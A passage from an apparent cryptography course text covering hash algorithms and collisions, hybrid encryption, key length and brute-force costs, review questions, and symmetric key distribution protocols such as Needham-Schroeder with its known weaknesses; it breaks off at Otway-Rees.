 - **MD5** (RFC 1321): Also developed by Rivest after potential weaknesses were reported in MD4; this scheme is similar to MD4 but is slower because more manipulation is made to the original data. MD5 has been implemented in a large number of products although several weaknesses in the algorithm were demonstrated by German cryptographer Hans Dobbertin in 1996 ("Cryptanalysis of MD5 Compress").
- **Secure Hash Algorithm (SHA):** Algorithm for NIST's Secure Hash Standard (SHS), described in FIPS 180-4.
 - SHA-1 produces a 160-bit hash value and was originally published as FIPS PUB 180-1 and RFC 3174. It was deprecated by NIST as of the end of 2013 although it is still widely used. In October 2015, the SHA-1 Freestart Collision was announced; see a report by Bruce Schneier and the developers of the attack.
 - SHA-2, originally described in FIPS PUB 180-2 and eventually replaced by FIPS PUB 180-3 (and FIPS PUB 180-4), comprises five algorithms in the SHS: SHA-1 plus SHA-224, SHA-256, SHA-384, and SHA-512 which can produce hash

values that are 224, 256, 384, or 512 bits in length, respectively. SHA-2 recommends use of SHA-1, SHA-224, and SHA-256 for messages less than 2^{64} bits in length, and employs a 512 bit block size; SHA-384 and SHA-512 are recommended for messages less than 2^{128} bits in length, and employs a 1,024 bit block size. FIPS PUB 180-4 also introduces the concept of a truncated hash in SHA-512/ t , a generic name referring to a hash value based upon the SHA-512 algorithm that has been truncated to t bits; SHA-512/224 and SHA-512/256 are specifically described. SHA-224, -256, -384, and -512 are also described in RFC 4634.

- SHA-3 is the current SHS algorithm. Although there had not been any successful attacks on SHA-2, NIST decided that having an alternative to SHA-2 using a different algorithm would be prudent. In 2007, they launched a SHA-3 Competition to find that alternative; a list of submissions can be found at The SHA-3 Zoo. In 2012, NIST announced that after reviewing 64 submissions, the winner was KECCAK (pronounced "catch-ack"), a family of hash algorithms based upon sponge functions. The NIST version can support hash output sizes of 256 and 512 bits.
- **RIPEMD**: A series of message digests that initially came from the RIPE (RACE Integrity Primitives Evaluation) project. RIPEMD-160 was designed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel, and optimized for 32-bit processors to replace the then-current 128-bit hash functions. Other versions include RIPEMD-256, RIPEMD-320, and RIPEMD-128.
- **HAVAL (Hash of Variable Length)**: Designed by Y. Zheng, J. Pieprzyk and J. Seberry, a hash algorithm with many levels of security. HAVAL can create hash values that are 128, 160, 192, 224, or 256 bits in length. More details can be found in a *AUSCRYPT '92* paper.
- **Whirlpool**: Designed by V. Rijmen (co-inventor of Rijndael) and P.S.L.M. Barreto, Whirlpool is one of two hash functions endorsed by the New European Schemes for Signatures, Integrity, and Encryption (NESSIE) competition (the other being SHA). Whirlpool operates on messages less than 2256 bits in length and produces a message digest of 512 bits. The design of this hash function is very different than that of MD5 and SHA-1, making it immune to the same attacks as on those hashes.
- **Tiger**: Designed by Ross Anderson and Eli Biham, Tiger is designed to be secure, run efficiently on 64-bit processors, and easily replace MD4, MD5, SHA and SHA-1 in other applications. Tiger/192 produces a 192-bit output and is compatible with 64-bit architectures; Tiger/128 and Tiger/160 produce a hash of length 128 and 160 bits, respectively, to provide compatibility with the other hash functions mentioned above.

(Readers might be interested in **HashCalc**, a Windows-based program that calculates hash values using a dozen algorithms, including MD5, SHA-1 and several variants, RIPEMD-160, and Tiger. Command line utilities that calculate hash values include **sha_verify** by Dan Mares

[Windows; supports MD5, SHA-1, SHA-2] and md5deep [cross-platform; supports MD5, SHA-1, SHA-256, Tiger, and Whirlpool].)

Hash functions are sometimes misunderstood and some sources claim that no two files can have the same hash value. This is, in fact, not correct. Consider a hash function that provides a 128-bit hash value. There are, obviously, 2^{128} possible hash values. But there are an infinite number of possible files and $\infty \gg 2^{128}$. Therefore, there have to be multiple files — in fact, there have to be an infinite number of files! — that have the same 128-bit hash value.

The difficulty is not necessarily in finding two files with the same hash, but in finding a second file that has the same hash value as a given first file. Consider this example. A human head has, generally, no more than ~150,000 hairs. Since there are more than 7 billion people on earth, we know that there are a lot of people with the same number of hairs on their heads. Finding two people with the same number of hairs, then, would be relatively simple. The harder problem is choosing one person (say, you, the reader) and then finding another person who has the same number of hairs on their head.

This is somewhat similar to the **Birthday Problem**. We know from probability that if you choose a random group of ~23 people, the probability is about 50% that two will share a birthday (the probability goes up to 99.9% with a group of 70 people). However, if you select one person in the group of 23 and try to find a match to that person, the probability is only about 6% of finding a match; you'd need a group of 253 for a 50% probability of a shared birthday (and a group of more than 4,000 to obtain a 99.9% probability).

What is hard to do is to try to create a file that has a given hash value so as to force a hash value collision — which is the reason that hash functions are used extensively for information security and computer forensics applications. Alas, researchers in 2004 found that *practical* collision attacks could be launched on MD5, SHA-1, and other hash algorithms. Readers interested in this problem should refer to the further reading section for references.

Readers are also referred to the **Eindhoven University of Technology HashClash Project** Web site. An excellent overview of the situation with hash collisions (circa 2005) can be found in RFC 4270 (by P. Hoffman and B. Schneier, November 2005). And for additional information on hash functions, see David Hopwood's MessageDigest Algorithms page. Finally, for an interesting twist on this discussion, read about the *Nostradamus* attack reported at Predicting the winner of the 2008 US Presidential Elections using a Sony PlayStation 3 (by M. Stevens, A.K. Lenstra, and B. de Weger, November 2007).

Certain extensions of hash functions are used for a variety of information security and digital forensics applications, such as:

- *Hash libraries* are sets of hash values corresponding to known files. A hash library of known good files, for example, might be a set of files known to be a part of an operating system, while a hash library of known bad files might be of a set of known child pornographic images.

- *Rolling hashes* refer to a set of hash values that are computed based upon a fixed-length "sliding window" through the input. As an example, a hash value might be computed on bytes 1-10 of a file, then on bytes 2-11, 3-12, 4-13, etc.
- *Fuzzy hashes* are an area of intense research and represent hash values that represent two inputs that are similar. Fuzzy hashes are used to detect documents, images, or other files that are close to each other with respect to content. See "Fuzzy Hashing") by Jesse Kornblum for a good treatment of this topic.

2.7 WHY THREE ENCRYPTION TECHNIQUES?

So, why are there so many different types of cryptographic schemes? Why can't we do everything we need with just one?

The answer is that each scheme is optimized for some specific application(s). Hash functions, for example, are well-suited for ensuring data integrity because any change made to the contents of a message will result in the receiver calculating a different hash value than the one placed in the transmission by the sender. Since it is highly unlikely that two different messages will yield the same hash value, data integrity is ensured to a high degree of confidence.

Secret key cryptography, on the other hand, is ideally suited to encrypting messages, thus providing privacy and confidentiality. The sender can generate a *session key* on a per-message basis to encrypt the message; the receiver, of course, needs the same session key to decrypt the message.

Key exchange, of course, is a key application of public-key cryptography (no pun intended). Asymmetric schemes can also be used for non-repudiation and user authentication; if the receiver can obtain the session key encrypted with the sender's private key, then only this sender could have sent the message. Public-key cryptography could, theoretically, also be used to encrypt messages although this is rarely done because secret-key cryptography operates about 1000 times faster than public-key cryptography.




Figure 68: Sample application of the three cryptographic techniques for secure communication



Figure 68 puts all of this together and shows how a *hybrid cryptographic* scheme combines all of these functions to form a secure transmission comprising *digital signature* and *digital envelope*. In this example, the sender of the message is Alice and the receiver is Bob.

A digital envelope comprises an encrypted message and an encrypted session key. Alice uses secret key cryptography to encrypt her message using the *session key*, which she generates at random with each session. Alice then encrypts the session key using Bob's public key. The encrypted message and encrypted session key together form the digital envelope. Upon receipt, Bob recovers the session secret key using his private key and then decrypts the encrypted message.

The digital signature is formed in two steps. First, Alice computes the hash value of her message; next, she encrypts the hash value with her private key. Upon receipt of the digital signature, Bob recovers the hash value calculated by Alice by decrypting the digital signature with Alice's public key. Bob can then apply the hash function to Alice's original message, which he has already decrypted (see previous paragraph). If the resultant hash value is not the same as the value supplied by Alice, then Bob knows that the message has been altered; if the hash values are the same, Bob should believe that the message he received is identical to the one that Alice sent.

This scheme also provides nonrepudiation since it proves that Alice sent the message; if the hash value recovered by Bob using Alice's public key proves that the message has not been altered, then only Alice could have created the digital signature. Bob also has proof that he is the intended receiver; if he can correctly decrypt the message, then he must have correctly decrypted the session key meaning that his is the correct private key.

This diagram purposely suggests a cryptosystem where the session key is used for just a single session. Even if this session key is somehow broken, only this session will be compromised; the session key for the next session is in no way based upon the key for this session, just as this session's key is not dependent on the key from the previous session. This is known as Perfect Forward Secrecy; you might lose one session key due to a compromise but you won't lose all of them. (This was an issue in the 2014 OpenSSL vulnerability known as **Heartbleed**.)

2.8 THE SIGNIFICANCE OF KEY LENGTH

In a 1998 article in the industry literature, a writer made the claim that 56-bit keys did not provide as adequate protection for DES at that time as they did in 1975 because computers were 1000 times faster in 1998 than in 1975. Therefore, the writer went on, we needed 56,000-bit keys in 1998 instead of 56-bit keys to provide adequate protection. The conclusion was then drawn that because 56,000-bit keys are infeasible (*true*), we should accept the fact that we have to live with weak cryptography (*false!*). The major error here is that the writer did not take into account that the number of possible key values double whenever a single bit is added to the key length; thus, a 57-bit key has twice as many values as a 56-bit key (because 2^{57} is two times 2^{56}). In fact, a 66-bit key would have 1024 times more values than a 56-bit key.

But this does bring up the issue, what is the precise significance of key length as it affects the level of protection? In cryptography, size does matter. The larger the key, the harder it is to crack a block of encrypted data. The reason that large keys offer more protection is almost obvious; computers have made it easier to attack ciphertext by using brute force methods rather than by attacking the mathematics (which are generally well-known anyway). With a brute force attack, the attacker merely generates every possible key and applies it to the ciphertext. Any resulting plaintext that makes sense offers a candidate for a legitimate key. This was the basis, of course, of the EFF's attack on DES.

Until the mid-1990s or so, brute force attacks were beyond the capabilities of computers that were within the budget of the attacker community. By that time, however, significant compute power was typically available and accessible. General-purpose computers such as PCs were already being used for brute force attacks. For serious attackers with money to spend, such as some large companies or governments, Field Programmable Gate Array (FPGA) or Application-Specific Integrated Circuits (ASIC) technology offered the ability to build specialized chips that could provide even faster and cheaper solutions than a PC. (As an example, the AT&T Optimized Reconfigurable Cell Array (ORCA) FPGA chip cost about \$200 and could test 30 million DES keys per second, while a \$10 ASIC chip could test 200 million DES keys per second; compare that to a PC which might be able to test 40,000 keys per second.) Distributed attacks, harnessing the power of between tens and tens of thousands of powerful CPUs, are now commonly employed to try to brute-force crypto keys.

The table below — from a 1995 article discussing both why exporting 40-bit keys was, in essence, no crypto at all *and* why DES' days were numbered — shows what DES key sizes were needed to protect data from attackers with different time and financial resources. This information was not merely academic; one of the basic tenets of any security system is to have an idea of *what* you are protecting and *from who* are you protecting it! The table clearly shows that a 40-bit key was essentially worthless against even the most unsophisticated attacker. On the other hand, 56-bit keys were fairly strong unless you might be subject to some pretty serious corporate or government espionage. But note that even 56-bit keys were clearly on the decline in their value and that the times in the table were worst cases.

Table 12: Minimum Key Lengths for Symmetric Ciphers (1995)

Type of Attacker	Budget	Tool	Time and Cost Per Key Recovered		Key Length Needed For Protection In Late-1995
			40 bits	56 bits	
Pedestrian Hacker	Tiny	Scavenged computer time	1 week	Infeasible	45
	\$400	FPGA	5 hours (\$0.08)	38 years (\$5,000)	50
Small Business	\$10,000	FPGA	12 minutes (\$0.08)	18 months (\$5,000)	55
Corporate Department	\$300K	FPGA	24 seconds (\$0.08)	19 days (\$5,000)	60
		ASIC	0.18 seconds (\$0.001)	3 hours (\$38)	
Big Company	\$10M	FPGA	7 seconds (\$0.08)	13 hours (\$5,000)	70
		ASIC	0.005 seconds (\$0.001)	6 minutes (\$38)	
Intelligence Agency	\$300M	ASIC	0.0002 seconds (\$0.001)	12 seconds (\$38)	75

So, how big is big enough? DES, invented in 1975, was still in use at the turn of the century, nearly 25 years later. If we take that to be a design criteria (i.e., a 20-plus year lifetime) and we believe Moore's Law ("computing power doubles every 18 months"), then a key size extension of 14 bits (i.e., a factor of more than 16,000) should be adequate. The 1975 DES proposal suggested 56-bit keys; by 1995, a 70-bit key would have been required to offer equal protection and an 85-bit key necessary by 2015.

A 256- or 512-bit SKC key will probably suffice for some time because that length keeps us ahead of the brute force capabilities of the attackers. Note that while a large key is good, a huge key may not always be better; for example, expanding PKC keys beyond the current 2048- or 4096-bit lengths doesn't add any necessary protection at this time. Weaknesses in cryptosystems are largely based upon key management rather than weak keys.

Much of the discussion above, including the table, is based on the paper "Minimal Key Lengths for Symmetric Ciphers to Provide Adequate Commercial Security" by M. Blaze, W. Diffie, R.L. Rivest, B. Schneier, T. Shimomura, E. Thompson, and M. Wiener.

The most effective large-number factoring methods today use a mathematical Number Field Sieve to find a certain number of relationships and then uses a matrix operation to solve a linear equation to produce the two prime factors. The sieve step actually involves a large number of operations that can be performed in parallel; solving the linear equation, however, requires a supercomputer. Indeed, finding the solution to the RSA-140 challenge in February 1999 — factoring a 140-digit (465-bit) prime number — required 200 computers across the Internet about 4 weeks for the first step and a Cray computer 100 hours and 810 MB of memory to do the second step.

In early 1999, Shamir (of RSA fame) described a new machine that could increase factorization speed by 2-3 orders of magnitude. Although no detailed plans were provided nor is one known to have been built, the concepts of TWINKLE (The Weizmann Institute Key Locating Engine) could result in a specialized piece of hardware that would cost about \$5000 and have the processing power of 100-1000 PCs. There still appear to be many engineering details that have to be worked out before such a machine could be built. Furthermore, the hardware improves the sieve step only; the matrix operation is not optimized at all by this design and the complexity of this step grows rapidly with key length, both in terms of processing time and memory requirements. Nevertheless, this plan conceptually puts 512-bit keys within reach of being factored. Although most PKC schemes allow keys that are 1024 bits and longer, Shamir claims that 512-bit RSA keys "protect 95% of today's E-commerce on the Internet." (See Bruce Schneier's Crypto-Gram (May 15, 1999) for more information, as well as the comments from RSA Labs.)

It is also interesting to note that while cryptography is good and strong cryptography is better, long keys may disrupt the nature of the randomness of data files. Shamir and van Someren ("Playing hide and seek with stored keys") have noted that a new generation of viruses can be written that will find files encrypted with long keys, making them easier to find by intruders and, therefore, more prone to attack.

Finally, U.S. government policy has tightly controlled the export of crypto products since World War II. Until the mid-1990s, export outside of North America of cryptographic products using keys greater than 40 bits in length was prohibited, which made those products essentially worthless in the marketplace, particularly for electronic commerce; today, crypto products are widely available on the Internet without restriction. The U.S. Department of Commerce Bureau of Industry and Security maintains an Encryption FAQ web page with more information about the current state of encryption registration.

On a related topic, public key crypto schemes can be used for several purposes, including key exchange, digital signatures, authentication, and more. In those PKC systems used for SKC key exchange, the PKC key lengths are chosen so to be resistant to some selected level of attack. The

length of the secret keys exchanged via that system have to have at least the same level of attack resistance. Thus, the three parameters of such a system — system strength, secret key strength, and public key strength — must be matched. This topic is explored in more detail in *Determining Strengths For Public Keys Used For Exchanging Symmetric Keys* (RFC 3766).

2.9 SUMMARY

In this unit we learned about three main types of Cryptographic algorithms i.e Secret Key, Public Key and No Key Cryptography. Details of few main Cryptographic algorithms were also discussed. This builds up a platform for a student to further move on to their implementation part. The subject being so vast, it was not feasible to cover finer aspects of all the algorithms and their variations. Interested student may visit the links provided in the respective topics and in the reference sections.

2.10 CHECK YOUR PROGRESS

1. SKC uses key for and
2. function is one way cryptographic algorithm. It does not have since plaintext cannot be recovered from ciphertext.
3. is a small size datum from a block of digital data for the purpose of detecting errors which may have been introduced during or

2.11 ANSWERS TO CHECK YOUR PROGRESS

1. Same, encryption, decryption
2. Hash, key
3. Checksum, communication , storage

2.12 MODEL QUESTIONS

1. What is the key attribute of symmetric key cryptography?
2. What are the two key properties that all block cipher cryptosystems have?
3. What type of stream cipher cryptosystem is considered “unbreakable”?
4. What is a hash function?
5. What are the difference between non-keyed digest and keyed digest?
6. What are the two key criteria of a good hash function?
7. What are the two types of cipher that uses symmetric key algorithm for encryption?
8. What are the four modes of cryptography operations for DES?

2.13 FURTHER READINGS

- AccessData. (2006, April). *MD5 Collisions: The Effect on Computer Forensics*. AccessData White Paper.
- Burr, W. (2006, March/April). Cryptographic hash standards: Where do we go from here? *IEEE Security & Privacy*, 4(2), 88-91.
- Dwyer, D. (2009, June 3). SHA-1 Collision Attacks Now 2⁵². *SecureWorks Research blog*.
- Gutman, P., Naccache, D., & Palmer, C.C. (2005, May/June). When hashes collide. *IEEE Security & Privacy*, 3(3), 68-71.
- Klima, V. (March 2005). Finding MD5 Collisions - a Toy For a Notebook.
- Lee, R. (2009, January 7). Law Is Not A Science: Admissibility of Computer Evidence and MD5 Hashes. *SANS Computer Forensics blog*.
- Stevens, M., Karpman, P., & Peyrin, T. (2015, October 8). Freestart collision on full SHA-1. Cryptology ePrint Archive, Report 2015/967.
- Thompson, E. (2005, February). MD5 collisions and the impact on computer forensics. *Digital Investigation*, 2(1), 36-40.
- Wang, X., Feng, D., Lai, X., & Yu, H. (2004, August). Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD.
- Wang, X., Yin, Y.L., & Yu, H. (2005, February 13). Collision Search Attacks on SHA1.

UNIT III: KEY DISTRIBUTION AND MANAGEMENT

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- Key generation
- Key distribution methods
- Combining Symmetric and Asymmetric key for key distribution.
- Kerberos implementation
- Enterprise key and certificate management
- Key management

3.2 INTRODUCTION

Key management is the management of cryptographic keys in a cryptosystem. This includes dealing with the generation, exchange, storage, use, and replacement of keys. It includes cryptographic protocol design, key servers, user procedures, and other relevant protocols. Key management concerns keys at the user level, either between users or systems. This is in contrast to key scheduling; key scheduling typically refers to the internal handling of key material within the operation of a cipher. Successful key management is critical to the security of a cryptosystem. In practice it is arguably the most difficult aspect of cryptography because it involves system policy, user training, organizational and departmental interactions, and coordination between all of these elements. Like physical keys, encryption keys must be safeguarded. Most successful attacks against encryption exploit vulnerability in key management functions rather than some inherent weakness in the encryption algorithm. The following are the major functions associated with key management.

Cryptographic systems may use different types of keys, with some systems using more than one. These may include symmetric keys or asymmetric keys. In a symmetric key algorithm the keys involved are identical for both encrypting and decrypting a message. Keys must be chosen carefully, and distributed and stored securely. Asymmetric keys, in contrast, are two distinct keys that are mathematically linked. They are typically used in conjunction to communicate.

3.3 KEY GENERATION

Key generation is the process of generating keys cryptography. A key is used to encrypt and decrypt whatever data is being encrypted/decrypted. Keys must be generated randomly on a secure system, and the generation sequence itself shouldn't provide potential clues regarding the contents of the keyspace. Generated keys shouldn't be displayed in the clear. Modern cryptographic systems include symmetric-key algorithms (such as DES and AES) and public-key

algorithms (such as RSA). Symmetric-key algorithms use a single shared key; keeping data secret requires keeping this key secret. Public-key algorithms use a public key and a private key. The public key is made available to anyone (often by means of a digital certificate). A sender encrypts data with the public key; only the holder of the private key can decrypt this data.

Since public-key algorithms tend to be much slower than symmetric-key algorithms, modern systems such as TLS and SSH use a combination of the two: one party receives the other's public key, and encrypts a small piece of data (either a symmetric key or some data used to generate it). The remainder of the conversation uses a (typically faster) symmetric-key algorithm for encryption.

Computer cryptography uses integers for keys. In some cases keys are randomly generated using a random number generator (RNG) or pseudorandom number generator (PRNG). A PRNG is a computer algorithm that produces data that appears random under analysis. PRNGs that use system entropy to seed data generally produce better results, since this makes the initial conditions of the PRNG much more difficult for an attacker to guess. In other situations, the key is derived deterministically using a passphrase and a key derivation function.

The simplest method to read encrypted data is a brute force attack—simply attempting every number, up to the maximum length of the key. Therefore, it is important to use a sufficiently long key length; longer keys take exponentially longer to attack, rendering a brute force attack impractical. Currently, key lengths of 128 bits (for symmetric key algorithms) and 1024 bits (for public-key algorithms) are common.

We can generate a key at random. Most cryptographic APIs have facilities to generate keys at random. These facilities normally avoid weak keys. We can derive a key from a passphrase. These are pieces of text that can be transformed into a key (usually by applying a hash function or a cipher). They need to be easy to remember, but they should not come from a limited key space that is easy to search. They should not be subject to a dictionary attack. Their big advantage is that they can be easily remembered so keys need not be stored. There are a number of standards for deriving a symmetric key from a passphrase e.g. PKCS#5. The key generation may make use of a salt, which is a known random value that is combined with the passphrase. •With any passphrase system, an attacker can construct a table of possible passphrases and mount a dictionary attack. By using a salt, constructing a table of possible keys will be difficult, since there will be many possible keys for each passphrase. An attacker will thus be limited to searching through a table of passphrases and computing the key for the salt that has been used.

The key generation may also require a number of iterations. This makes the computation of the key less efficient. An attacker performing an exhaustive search will therefore require more computing resources or more time. That is how we increase the **crack resistivity**.

3.4 KEY DISTRIBUTION

Keys must be securely distributed. This is a major vulnerability in symmetric key systems. Using an asymmetric system to securely distribute secret keys is one solution. Possible approaches to key distribution are:

- **Physical distribution:** this is not scalable and the security no longer relies solely on the key.
- Distribution using **symmetric key** protocols.
- Distribution using **public key** protocols.

If we have n users each of whom wish to communicate securely with each other then we would require $n(n-1)/2$ secret keys. One solution to this problem is for each user to hold only one key with which they communicate with a central authority, so n users will only require n keys. When two users wish to communicate they generate a session key which is only to be used for that message; this can be generated with the help of the central authority and a security protocol.

3.4.1 Key distribution methods

There are two main types of key used in cryptography:

- **Static keys** (long-term keys): these are keys which are to be in use for a long time period. The compromise of a static key is usually considered to be a major problem.
- **Session keys** (short-term keys): these are keys which have a short life-time, and are usually used to provide confidentiality for the given time period. The compromise of a session key should only result in the compromise of that session's secrecy and it should not affect the long-term security of the system.

A weak key is a key that, when used with a specific cipher, makes the cipher behave in some undesirable way.

3.4.2 Key Distribution Using Symmetric Key Protocols

In the following protocol descriptions, we use the following notation:

- Parties/Principals: A, B, S, E .
 - We assume the two parties who wish to agree a secret are A and B , for Alice and Bob.
 - We assume that they use a trusted third party (TTP), denoted by S .
 - We assume the presence of an attacker E , for Eve.

• Shared Secret Keys: K_{ab}, K_{bs}, K_{as} .

– K_{ab} denotes a secret key known only to A and B .

• Nonces: M, N, N_a, N_b .

– Nonces are numbers used only once; they should be random.

– N_a denotes a nonce originally produced by the principal A .

• Timestamps: T_a, T_b, T_s .

– T_a is a timestamp produced by A .

– When timestamps are used we assume that the parties try to keep their clocks in synchronization using some other protocol.

The statement:

$$A \rightarrow B : M, A, B, \{N_a, M, A, B\}_{K_{as}}$$

Means A sends to B the message to the right of the colon consisting of:

- a nonce M
 - the name of the party A
 - the name of the party B
- the message $\{N_a, M, A, B\}$ encrypted under the key K_{as} which A shares with S , so the recipient B is unable to read the encrypted part of this message. We make the following assumptions:
- A and B only share secret keys, K_{as} and K_{bs} with the trusted third party S .
 - A and B want to agree a session key K_{ab} for communication between themselves.
 - This new session key should be fresh i.e. it has not been used by any other party before and has been recently created.
 - An attacker can intercept any message over the network, stop it, alter it or change its destination.
 - An attacker can distribute their own messages over the network.

We shall be discussing four protocols for key distribution using Symmetric key protocol. These are:

- Wide-Mouth Frog Protocol

- Needham-Schroeder Secret-Key Protocol
- Otway-Rees Protocol
- Kerberos

3.4.2.1 Mouth Frog Protocol

The Wide-Mouth Frog Protocol is a simple protocol invented by **Burrows**. The protocol transfers a key K_{ab} from A to B via S . It uses only two messages but has a number of drawbacks:

- It requires the use of synchronized clocks, which can cause a problem in implementations.
- It assumes that A chooses the session key K_{ab} and then transports this key over to user B .

This implies that user A is trusted by user B to be competent in making and keeping keys secret. This is a very strong assumption and the main reason that this protocol is not used much in real life.

The protocol can be viewed as follows:




Figure 69: Mouth Frog Protocol

This protocol works as follows:

- On obtaining the first message the trusted third party S decrypts the last part of the message and checks that the timestamp is recent.
- This decrypted message tells S to forward the key to B .
- If the timestamp is verified to be recent, S encrypts the key along with its own timestamp and passes this encryption on to B .

- B decrypts this message and checks the time stamp is recent, and can then recover both the key K_{ab} and the name A of the person who wants to send this data using this key.

3.4.2.2 Needham-Schroeder Secret-Key Protocol

The Needham-Schroeder Secret Key Protocol was first published in 1978. A significant feature is that it does not use timestamps and it is the basis for many of the server-based authentication and key distribution protocols developed after 1978. One of most highly studied protocols ever; its fame is due to the fact that even a simple protocol can hide security flaws for a long time. Serious weaknesses with the freshness of keys have been uncovered. Objectives of this protocol is as follows:-

1. To allow A and B to be authenticated.
2. To allow S to generate a session key K_{ab} that is bound to the authentication process and is only known to A , B and S .

The protocol can be viewed as follows:




Figure 70: Needham-Schroeder Secret-Key Protocol

1. A sends its identity, the identity B of the entity it wishes to communicate with and a nonce N_a to the server S .

2. S performs the following steps:

- It generates a session key K_{ab} for use by A and B .
- It constructs B 's token $\{K_{ab}, A\}_{K_{bs}}$ that only B can decrypt.
- It constructs A 's token $\{N_a, B, K_{ab}, \{K_{ab}, A\}_{K_{bs}}\}_{K_{as}}$ that contains B 's token

and that only A can decrypt.

- It sends A 's token to A .

3. A performs the following steps:

- It decrypts its token received from S using the key K_a that it shares with S .
- It checks the nonce N_a and name B in the token are the same as those sent to S in step 1.
- It records the session key K_{ab} for future use.
- It relays B 's token to B .

4. B performs the following steps:

- It decrypts its token received from S via A using the key K_b that it shares with S .
- It records the session key K_{ab} for future use.
- It challenges A by sending a nonce N_b encrypted using the session key K_{ab} .

5. A performs the following steps:

- It decrypts the message sent from B using the session key K_{ab} and checks that the result is the nonce N_b . Note that this requires N_b to be redundant.
- It then encrypts the value $N_b - 1$ using the session key and sends it to B .

Finally, B decrypts the message sent by A in step 5 and checks that the result is $N_b - 1$.

Analysis:

This protocol provides mutual authentication of A and B , and allows a session key generated by S to be shared by A and B . The server S must be trusted; it has access to all keys.

In step 1 we use a nonce N_a to prevent a replay attack i.e. A checks that N_a appears in the token returned by S in step 2.

In step 1, A identifies itself and the entity B it wishes to communicate with. Since this message is not protected in any way, an attacker could substitute its own identity for B . Provided the attacker could also intercept messages 3-5, it could impersonate B to A .

This attack is prevented by S including the identity of the other party in A 's token i.e. A checks that S has supplied information that allows A to authenticate B .

After step 2, A knows that S has participated in this run of the protocol and that K_{ab} is fresh.

After step 3, A and B have a shared session key K_{ab} . Clearly, S knows this key, but because it was protected using K_a and K_b , no other entity knows the key. We trust S not to misbehave.

After step 3, B knows that K_{ab} is a key shared by A and itself. However, B does not know if K_{ab} is fresh.

In steps 4 and 5, A and B perform mutual authentication i.e. they prove to each other that they have the session key and that they are participating in this run of the protocol.

- The nonce N_b needs to be redundant so an attacker cannot replace the message in step 4 with some arbitrary ciphertext.
- In step 5, A encrypts $N_b - 1$ since the encryption of N_b is already available.

It may be noted that A can repeat steps 3-5 as often as it wants i.e. it can use the same session key for multiple communications. There are few possible kind of attacks which can take place on this process. These are covered below.

Attack 1: Compromised Session Keys

Assume that an adversary E observes a legitimate protocol exchange between A and B . E can capture B 's encrypted token in step 3 of the protocol. If E can compromise the session key K_{ab} , then E can follow steps 3-5 of the protocol and impersonate A to B .

- Note that E can take as long as it wants to compromise the session key.
- So even though determining the session key may be computationally hard, the design of this protocol gives an adversary an unnecessarily long time to attempt to find the key.

Attack 2: Compromised Server/User Keys

If the key K_a that a user A shares with the server S is compromised, then an adversary E can use steps 1-2 of the protocol to obtain session keys and tokens for as many other users as it wishes. E can then impersonate A to one of these users at any time by completing steps 3-5 of the protocol. Even if A determines that the key K_a has been compromised and generates a new key, E can still use the session keys and tokens that it obtained earlier. The problem with this protocol is that B has no way of knowing if the session key is fresh.

There are two ways of resolving this problem:

1. Have B interact with the server S so that it knows that the server is participating in the protocol. In the existing protocol, steps 1-2 effectively authenticate S to A since S is encrypting

fresh data with the shared secret key K_{as} . This was done in an expanded version of the Needham-Schroeder protocol. However, we will look at an improved protocol due to Otway and Rees.

2. Include timestamps so that B can ascertain the freshness of the session key. Another protocol Kerberos does this by adding a validity period or lifetime for each session key.

3.4.2.3 Otway-Rees Protocol

Otway-Rees gives freshness guarantees without using synchronized clocks. Again, let us assume that:

- We have a trusted server S .
